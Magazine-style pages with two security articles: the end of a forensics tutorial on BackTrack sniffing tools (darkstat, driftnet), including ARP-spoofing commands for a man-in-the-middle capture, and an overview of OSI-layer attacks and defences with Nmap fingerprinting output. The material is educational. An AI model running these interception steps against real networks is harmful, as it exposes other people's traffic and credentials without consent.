


**Figure 3.** Using darkstat to sniff traffic in backtrack

After issuing the command above, open a browser such as Mozilla Firefox and enter the URL `http://localhost:667`.


The darkstat tool uses the port number 667. If your browser displays the message 'Graphs require JavaScript', at the bottom right corner of the browser, click Options and select Allow `http://localhost`

The inbound and outbound traffic on the network is captured and displayed graphically on the browser as shown in Figure 4.



**Figure 4.** Graphical display of captured network traffic

To view a list of the hostnames, IP and MAC addresses for the sniffed traffic, click on hosts at the top of the page (see Figure 4). Click on any of the listed IP addresses to see details of the transmitted packets in bytes, the open TCP and UDP ports as well as the IP protocols.



IP	Hostname	MAC Address	In	Out	Total	Last seen
19:		2f	3,266,586	81,103	3,347,689	11 mins, 0 secs
17:		40	52,802	2,390,130	2,442,932	11 mins, 0 secs
17:		40	14,833	614,147	628,980	14 mins, 19 secs
17:		40	4,235	121,311	125,546	21 mins, 14 secs
63:		40	3,563	120,545	124,108	15 mins, 19 secs
19:		08	0	17,181	17,181	22 secs
23:		fa	14,489	0	14,489	22 secs
69:		40	1,081	5,921	7,002	21 mins, 28 secs
69:		40	516	5,327	5,843	21 mins, 26 secs
19:		40	1,477	4,215	5,692	11 mins, 19 secs
fe8		08	0	3,535	3,535	1 min, 30 secs
18f		40	676	2,598	3,274	21 mins, 29 secs

**Figure 5.** List of hosts on the network being monitored


#### NOTE

For security reasons part of the IP and MAC addresses sniffed on the network is blotted out.

For more details of how to use the darkstat tool, type `man darkstat` on a terminal. You can stop the traffic sniffing by typing `exit` on the darkstat prompt.


The driftnet tool is also useful for sniffing images that may be downloaded over the network. It is always important as a security administrator to be able to track images in order to filter out offensive contents that may violate established acceptable use policy of the organisation's network. To track images using driftnet, run the driftnet tool:

Open a terminal and type `driftnet`, press enter to execute the command. The driftnet tool will display an X-window on which the images downloaded over the network will be displayed.



**Figure 6.** The driftnet tool for sniffing images in a network


To demonstrate how driftnet sniff images, open a browser and download some images from the Internet. These images will be displayed on the driftnet's X-window as shown in Figure 7.



**Figure 7.** Images captured with the driftnet tool

To sniff images from a suspect machine on a network, you will need to set up a man-in-the-middle attack. This will involve ARP poisoning. First, we open a terminal and enable IP forwarding by typing the following command as root:

```
# echo 1 >/proc/sys/net/ipv4/ip_forward
```



**Figure 8.** Enabling IP forwarding for man-in-the-middle attack

Next, we will need to spoof the MAC of the server machine (or local switch) to the backtrack box for a particular suspect machine in the network. This will enable the suspect machine to forward all packets through backtrack. Use the following command:

```
# arpspoof -i <interface> -t <server_IP> <client_IP>
```

Now we will spoof the MAC of the suspect machine to backtrack for the server in the network. This will allow traffic destined for the suspect machine from the server to arrive on our backtrack box. Open another terminal and type:

```
# arpspoof -i <interface> -t <client_IP> <server_IP>
```

## NOTE

Replace `<interface>` with the desired interface such as `eth0`, `server_IP` with the IP address of the server machine or local switch and `client_IP` with the IP address of the suspect machine.

We can now open a terminal and launch the driftnet tool. As traffic leaves the suspect machine, it arrives at the backtrack box and images searched or downloaded by the suspect are displayed on driftnet's X-window.



## CONCLUSION

Monitoring a network for incidents resulting from intrusions targeted at a network can be a difficult task. Though there are many available tools, free and commercial for enhancing effective network monitoring especially the ability to sniff network traffic in the event of suspicious activities, using backtrack is also a good choice to reveal the activities of intruders. The activities of malicious users have been on the rise, leading to the increase in the risk attributed to managing a network without proactive means of tracking the inbound and outbound traffic. It has been demonstrated here how live acquisition of such information as IP and MAC addresses, protocols and open ports on a particular host as well as images downloaded over a network can help investigators to collect the evidence needed to establish a case in a court of law.

## REFERENCES

- Almulhem, A. (2009) "Network forensics: Notions and challenges," Signal Processing and Information Technology (ISSPIT), 2009 IEEE International Symposium on, vol., no., pp.463,466
- Hong-Ming Wang; Chung-Huang Yang (2010) "Design and implementation of a network forensics system for Linux," Computer Symposium (ICS), 2010 International, vol., no., pp.390,395
- Hunt, R. (2012) "New developments in network forensics – Tools and techniques," Networks (ICON), 2012 18th IEEE International Conference on, vol., no., pp.376,381
- Nelson, B.; Phillips, A.; Steuart, C. (2010) 'Guide to computer forensics and investigations', 2010 Course Technology, Cengage Learning, Boston
- Sibiyi, G.; Venter, H.S.; Ngobeni, S.; Fogwill, T. (2012) "Guidelines for procedures of a harmonised digital forensic process in network forensics," Information Security for South Africa (ISSA), 2012, vol., no., pp.1,7
- Wei Ren; Hai Jin (2005) "Modeling the network forensics behaviors," Security and Privacy for Emerging Areas in Communication Networks, 2005. Workshop of the 1st International Conference on, vol., no., pp.1,8

## ABOUT THE AUTHOR



*Ayei Ibor is currently a Lecturer in Computer Science at Cross River University of Technology, Nigeria. He has been involved in training and awareness programmes in computer and information security for a couple of years now. He has an MSc in Computer Security and Forensics from the University of Bedfordshire, United Kingdom. With an experience of over seven years in computing ranging from programming to systems hardening, he is highly skilled in various areas of computing including systems administration, network security, programming/scripting, penetration testing, vulnerability management and ethical hacking. At the completion of his Master of Science degree, he won the Dean's Prize for the best overall performance in the Faculty of Creative Arts, Technologies and Science.*

a d v e r t i s e m e n t

**COMPUSLEUTH**  
 Discovering Data One Byte at a Time

[www.CompuSleuth.com](http://www.CompuSleuth.com)  
 1-614-898-7500

# LAYERS BEHIND YOUR COMMUNICATION – THE OSI

by Monisha Dhanraj

The need for securing the network as well as the data is required more than ever in the present world of increased cyber crimes. What is secure today may not be secure tomorrow. A deep dive into understanding the system and the potential threats associated with the system helps in strengthening the system.

#### What you will learn:

- Functionality, various possible attacks, and the defensive controls for each of the OSI layers.


#### What you should know:

- Rudimentary knowledge in networks.

The primary architecture model for networks, the Open Systems Interconnection (OSI) model by the International Organization for Standardization (ISO) enabled interoperability of network devices and software in the form of protocols breaking the barrier of the possibility of communication only with computers from the same manufacturer. Understanding the universal communication process given by this networking framework helps in tightening the security of the network to a greater extent.

#### THE OSI REFERENCE MODEL

The OSI Reference Model has a hierarchical architecture, which has seven logically partitioned layers, each of which has a different level of abstraction and performs a well-defined function, required to support system-to-system communication. Because of this layered approach, networking functions are isolated into smaller logical pieces which helps in dealing with the problems associated with each layer separately. Starting at the Application Layer, the data meant for communication traverses hierarchically through the other layers of the OSI, finally hitting the physical layer, which happens to be the physical medium and reaches its destination. And at the other end, the received data makes its way back up the hierarchy and the intended data is obtained. Each layer is developed independently and can communicate only with the layer above and below it. The communication with its relevant layer at the destination is taken care by a process called encapsulation, where relevant information is attached to the data as it passes through each of the layer at the source. With this basic understanding, we can proceed to the dissection of the OSI Model.



**Figure 1.** *The OSI Reference Model*

## THE UPPER LAYERS

### APPLICATION LAYER

The Application Layer is meant for interfacing, i.e., it marks the spot where users actually communicate to the computer.

#### FUNCTIONALITY

- Resource sharing
- Remote Login (Telnet, SSH)
- File transfer (FTP, TFTP)
- Electronic messaging (SMTP, IMAP, POP)
- Support services (DNS, SNMP)

#### VARIOUS POSSIBLE ATTACKS

- Buffer Overflow
- HTTP DoS
- Static Passwords Stealing
- SNMP Private Community Strings
- Cross-Site Scripting (XSS): Cross-site Scripting is the injection of malicious script (especially JavaScript) into a dynamic webpage that is vulnerable, to manipulate the user to execute the script on his own client machine in order to collect intended data. The data can be cookies, session tokens or other sensitive information. This is usually achieved through a hyperlink by clicking which, the user without his knowledge gives a space for an attacker to access the data residing on his very own machine. The consequence of this might lead to account hijacking, cookie theft, changing of user settings, etc. Many guestbook pages, forums, and even few popular blogging sites allow users to submit posts and comments without validating the user entered data, which allows an attacker to submit malicious posts with scripts (JavaScript, ActiveX, HTML, VBScript, or Flash) embedded in them. When a legitimate user visit these malicious pages, and by clicking on a link the attacker has set up, would make him a victim of XSS attack leaving his data being compromised.

#### DEFENSIVE CONTROLS

Anti-Virus software can be installed to protect the system from malicious code such as computer viruses, Trojans, and worms. The software vendor maintains a database that contains a signature for each piece

of know malicious code. A signature-based scanning is done to detect malicious software. Another important measure is Security Patch Management. In response to newly identified vulnerabilities, it is necessary to apply patches to keep the intruders at bay.

## PRESENTATION LAYER

The data to be presented to the application layer is formatted by the Presentation Layer. This layer is essentially a translator and provides coding and conversion functions.

### FUNCTIONALITY

- Data compression
- Data conversion (bit order, integer-floating point, etc)
- Data encryption
- Character code translation

### VARIOUS POSSIBLE ATTACKS

- SSL MITM
- SSL DoS
- SMB Attack
- Kerberos Service Attack: One of the solutions of a secure authentication over an insecure network is Kerberos, which is based on a trusted third party principle. Its working is as follows. The client must contact a Kerberos server and establish an encrypted authentication. In turn, the server acknowledges the client with a ticket as a valid requestor. This ticket acts as authentication to other servers on the network that are privy to the Kerberos process. Still the security of Kerberos can be compromised. An attacker with a copy of encrypted credentials (may be have obtained by activities like sniffing) have chances of getting the password just by guessing or brute-forcing. Tickets can be copied or captured (by sniffing) and replayed at a later time, and this is called Replay Attack. Kerberos Authenticated Services are also vulnerable to Multiple Buffer Overflows and Denial-of-Service Attacks.

### DEFENSIVE CONTROLS

Continuous review of cryptography solutions must be done to ensure current security versus know and emerging threats. Protection against Unicode vulnerabilities is necessary and is done by applying patches from the vendor. Auditing of the presentation layer activities can be done and is generally limited to a small set of global events (like users logging on, logging off, session timing out, password changes, failed authorization, etc).

### SESSION LAYER

The session establishment between processes running on different stations is possible because of the Session Layer. Login user IDs, passwords and accounting operations are all handled at this Layer. Session Layer also provides dialogue control between nodes.

### FUNCTIONALITY

- Session establishment, maintenance and termination
- Session support

### VARIOUS POSSIBLE ATTACKS

- NetBIOS user enumeration, NetBIOS Dos
- DNS Poisoning
- L2TP attack
- Attacks on Session Initiation Protocol (SIP) and Session Description Protocol (SDP)
- Session Hijacking: The Session Hijacking attack is carried out by exploiting the vulnerabilities in the web session control mechanism, which is normally managed for a session token. The attacker compromises this session token by stealing or predicting a valid session token by various activities like session sniffing, Man-In-The-Middle attack, Client-side attacks like XSS, etc., to gain unauthorized access. With the session token being known, an intruder can access a user's session without the need of the username or the password. The screenshot shows the PHP session ID being sniffed.




Figure 2. Screenshot of PHP Session ID obtained by sniffing using Wireshark

**DEFENSIVE CONTROLS**

Encrypted password exchange and storage is necessary. Using a cryptographic mechanism to protect session identification information is advisable. Timing mechanism instead of lockout can be considered to limit failed session attempts.

**THE LOWER LAYERS**

**TRANSPORT LAYER**

The Transport Layer segments and reassembles data into a data stream. This layer, as the name indicates provides end-to-end data transport services by establishing a logical connection between the source host and the destination host on an internetwork. The Transport Layer can be connectionless (UDP) or connection-oriented (TCP).

**FUNCTIONALITY**


- Message segmentation and reassembling
- Message acknowledgement
- Message Traffic control
- Session multiplexing

**VARIOUS POSSIBLE ATTACKS**

- UDP Flooding
- TCP SYN Flooding: This attack takes advantage of an implementation characteristic of the Transmission Control Protocol (TCP) which results in Denial of Service (DoS), making server processes incapable of serving a legitimate client’s requests. The normal TCP connection is established with a formal 3-way handshake (a SYN segment from a client to the server, the server replies to the client with a SYN-ACK, and the client completes the connection with an ACK segment). SYN Flooding attempts to exhaust the backlog of half-open connections, by sending a quick barrage of SYN segments from IP addresses (usually spoofed IPs) that will not generate ACK replies to the SYN-ACKs that are produced. These backlogs full of bogus half-opened connections being piled up reject the legitimate requests.



**Figure 3.** Normal 3-way handshake



**Figure 4.** Half-open Connections, leading to TCP SYN Flooding

## DEFENSIVE CONTROLS

Check at the entry. Implement a firewall on the gateway server to protect the resources inside your network against intrusion from outside the network. Strict Firewall rules limiting access to specific transmission protocols and sub-protocol information such as TCP/UDP or ICMP must be considered. The firewall must not only monitor the inward traffic, but also should monitor outward traffic. Stateful inspection of firewall helps in preventing out-of-state packets, illegal flags and other malformed packets from entering the perimeter.

## NETWORK LAYER

The IP addressing, tracking the location of the devices on the network, and routing are defined in the Network Layer. Data packets and route update packets are used at this layer. Data packets are used to transport user data through the internetwork and the protocols used to support data traffic are called routed protocols (IP and IPX). Route update packets are used to update neighboring routers about the networks connected to all routers within the internetwork and the protocols that send route update packets are called routing protocols (RIP, OSPF and EIGRP).

## FUNCTIONALITY

- Routing
- Frame fragmentation
- Logical-physical address mapping
- Subnet traffic control
- Subnet usage accounting

## VARIOUS POSSIBLE ATTACKS

- Port Knocking
- IPSec Attack
- ICMP Flooding
- OS Fingerprinting: A better reconnaissance phase gives more specific information about the target which narrows down the work load in the attacking phase. One such major key information is to infer the operating system the target machine is running on. The act of detecting the operating system the target is running on, using various techniques is called OS fingerprinting. Fingerprinting can be passive or active.

In Passive Fingerprinting, the fingerprinter acts as a sniffer and the packets from the target machine are captured and analyzed to determine the operating system. It checks for the difference in the signature of the TCP/IP stack. like Time To Live (TTL) set by the OS, Window size set by the OS, whether the Don't Fragment (DF) bit has been set or not and the Type of Service (TOS) set by the OS. However other signatures can also be considered, and is not limited to these four signatures.

Few well-known passive fingerprinters are p0f, NetworkMiner, etc. In Active Fingerprinting, specially crafted packets/malformed packets are sent to the target, and based on the response the operating system is determined. One such active fingerprinter is Nmap. Nmap sends up to 16 TCP, UDP, and ICMP probes that are specially designed to exploit various ambiguities in the standard protocol RFCs, to known open and closed ports of the target machine. The FIN probe, the BOGUS flag probe, TCP ISN Sampling, ICMP Error Message Quenching, etc are some of the techniques being used. Again, it is not limited just to these techniques.

```

root@bt: ~
File Edit View Terminal Help
root@bt:~# nmap -O 192.168.1.2

Starting Nmap 6.01 ( http://nmap.org ) at 2014-02-02 17:16 EST
Nmap scan report for 192.168.1.2
Host is up (0.015s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
1935/tcp  open  rtmp
49152/tcp open  unknown
MAC Address: 00:19:D1:A5:67:DA (Intel)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 2008|7|Vista
OS CPE: cpe:/o:microsoft:windows_server_2008::beta3 cpe:/o:microsoft:windows_7::professional cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1
OS details: Microsoft Windows Server 2008 Beta 3, Microsoft Windows 7 Professional, Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Microsoft Windows Vista SP2 or Windows Server 2008
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .

```

**Figure 5.** Screenshot of Nmap guessing the Operating System (OS Fingerprinting)

## DEFENSIVE CONTROLS

Control Filtering must be enabled using Firewalls with strong filter and anti-spoof policy. Use of Network based Intrusion Detection Systems can be used to alert you at the time of receiving any malformed packets. Several computer network technologies like tunneling, authentication, and encryption can be combined to form a logical network, Virtual Private Network (VPN). VPNs establish private and secure connections that might keep you safe from untrusted networks or the intruders. To implement VPNs, IPsec has been deployed. Internet Protocol Security (IPsec) can be used to protect the network from active and passive attacks by securing IP packets through the use of packet filtering, cryptography, and the enforcement of trusted communication.

## DATA LINK LAYER


Error-free transfer of data frames from one node to another over the physical layer is ensured by the Data Link Layer. Devices such as switches and bridges work at this level.

## FUNCTIONALITY

- Logical link establishment and termination between two nodes
- Media access management
- Frame error checking (ensures integrity)
- Frame sequencing
- Frame acknowledgement
- Frame traffic control

## VARIOUS POSSIBLE ATTACKS

- MAC Address Spoofing, MAC Flooding
- ARP Spoofing, ARP Cache Poisoning (MITM)
- WEP Cracking
- Spanning Tree Attack
- VLAN Attack
- Packet Sniffing: A network monitoring tool or a network analyzing tool, legitimately used by a network administrator to troubleshoot network traffic, can also be used as an eavesdropping or a spying tool for unethical purposes. These network monitoring tools or “sniffers” capture the packets of data that pass through a given network interface, intercepts and logs these network traffic. Sniffers are usually passive, making them extremely difficult to detect. These sniffers placed on a network in promiscuous mode, would let the attacker to capture and analyze all of the network traffic which might reveal information like usernames, passwords, protocols being used, IP addresses and other extremely confidential data. There are a number of sniffing tools available like tcpdump, hunt, ettercap, dsniff, ethereal (now wireshark), etc. The screenshot shows the username and password of a user being sniffed within the network using Wireshark.



**Figure 6.** Sniffing username and password (plain text) using Wireshark

## DEFENSIVE CONTROLS

MAC Address Filtering may be applied by identifying stations by address and cross-referencing physical port. Static ARP cache entries are recommended. This prevents malformed packet redirection to arbitrary hosts. Built-in encryption and authentication may be applied. Use of private VLANs can also be a part of the security measure. Always assigning STP Root Priority to 0 is advisable.

## PHYSICAL LAYER

The transmission and reception of the unstructured raw bit stream over a physical medium is taken care by the Physical Layer. The actual encoding and transmission of data in electro-mechanical terms of voltage and wavelength is its main concern.



## FUNCTIONALITY

- Physical medium transmission
- Data encoding

## VARIOUS POSSIBLE ATTACKS

- Inadequate Power
- Unfettered Access
- Disconnecting cable (cutting)
- Wire Taps: Wire tapping is again a sniffing activity that is performed at the physical level.

## DEFENSIVE CONTROLS

Even a very well managed network can be compromised if no proper network perimeter defense mechanisms are implemented, since it is the point where your network interfaces with untrusted networks. Password secured locks, electronic lock for logging, biometric authentication systems and supervised authorization are few mechanisms that can be considered. Managed Power UPS can be used to combat inadequate power, and unrecoverable power associated problems. Electromagnetic shielding and data storage cryptography must be considered for your valuable data.

## SUMMARY

